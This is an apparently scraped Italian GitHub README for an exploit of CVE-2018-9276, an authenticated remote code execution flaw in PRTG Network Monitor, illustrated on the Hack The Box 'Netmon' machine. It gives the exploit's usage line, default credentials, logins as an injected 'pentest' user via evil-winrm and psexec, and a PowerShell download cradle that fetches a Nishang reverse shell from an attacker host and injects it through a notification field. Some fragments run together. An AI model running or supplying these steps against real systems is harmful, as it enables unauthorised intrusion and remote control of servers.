 alvinsmith-eroad/cve-2018-9276
CVE-2018-9276 PRTG < 18.2.39 Reverse Shell (supporto Python3)

CVE-2018-9276 PRTG < 18.2.39 Reverse Shell (supporto Python3)
git clone https://github.com/A1vinSmith/CVE-2018-9276.git

./exploit.py -i targetIP -p targetPort --lhost hostIP --lport hostPort --user user --password pass
prtgadmin:prtgadmin. Potrebbe essere utile controllare il database o i log per ottenerle. https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data--lport 445 se la porta non è occupataHTB Netmon box
OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00376-30821-30176-AA362
Original Install Date:     2/3/2019, 7:05:45 AM
System Boot Time:          7/28/2021, 9:02:41 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Un grande ringraziamento a wildkindcc per la versione python2 https://github.com/wildkindcc/CVE-2018-9276
https://www.rapid7.com/db/modules/exploit/windows/http/prtg_authenticated_rce/
https://www.exploit-db.com/exploits/46527
https://github.com/chcx/PRTG-Network-Monitor-RCE
Le credenziali sono necessarie per eseguire l'exploit. Prima accedi e ottieni il cookie autenticato per aggiungere un nuovo utente.
./prtg-exploit.sh -u http://10.10.10.10 -c "OCTOPUS1813713946=XXX"


// Login as the new user via evil-winrm
evil-winrm -i 10.10.10.10 -u pentest -p 'P3nT3st!'
// or alternative psexec.py
python3 /path/etc/impacket/examples/psexec.py pentest:'P3nT3st!'@10.10.10.10
Nel caso non volessimo aggiungere un utente, per una migliore OPSEC possiamo ottenere una reverse shell. Tuttavia, a causa della codifica HTML molti caratteri vengono codificati. Possiamo bypassare questo usando l'esecuzione powershell in base64. Dobbiamo creare un comando codificato in base64. Tuttavia, deve essere nella codifica utilizzata da Windows, cioè UTF-16LE
❯ echo -n "IEX(new-object net.webclient).downloadstring('http://10.10.10.100/Invoke-PowerShellTcp.ps1' )" | iconv -t UTF-16LE | base64 -w0

SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=
Usiamo iconv per convertirlo nella codifica di destinazione ed eseguiremo questa reverse shell da Nishang. https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
Scarica lo script e aggiungi il comando con echo all'ultima riga.
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1

echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.100 -Port 4444' >> Invoke-PowerShellTcp.ps1
Ora avvia un semplice server HTTP e crea una nuova notifica
python3 -m http.server 80

Clicca su Setup > Account Settings > Notifications -> clicca su “Add new notification” all'estrema destra Attiva la notifica cliccando sul pulsante a campana
abc.txt | powershell -enc SQBFAFgAKABu...SNIP...HMAMQAnACAAKQA=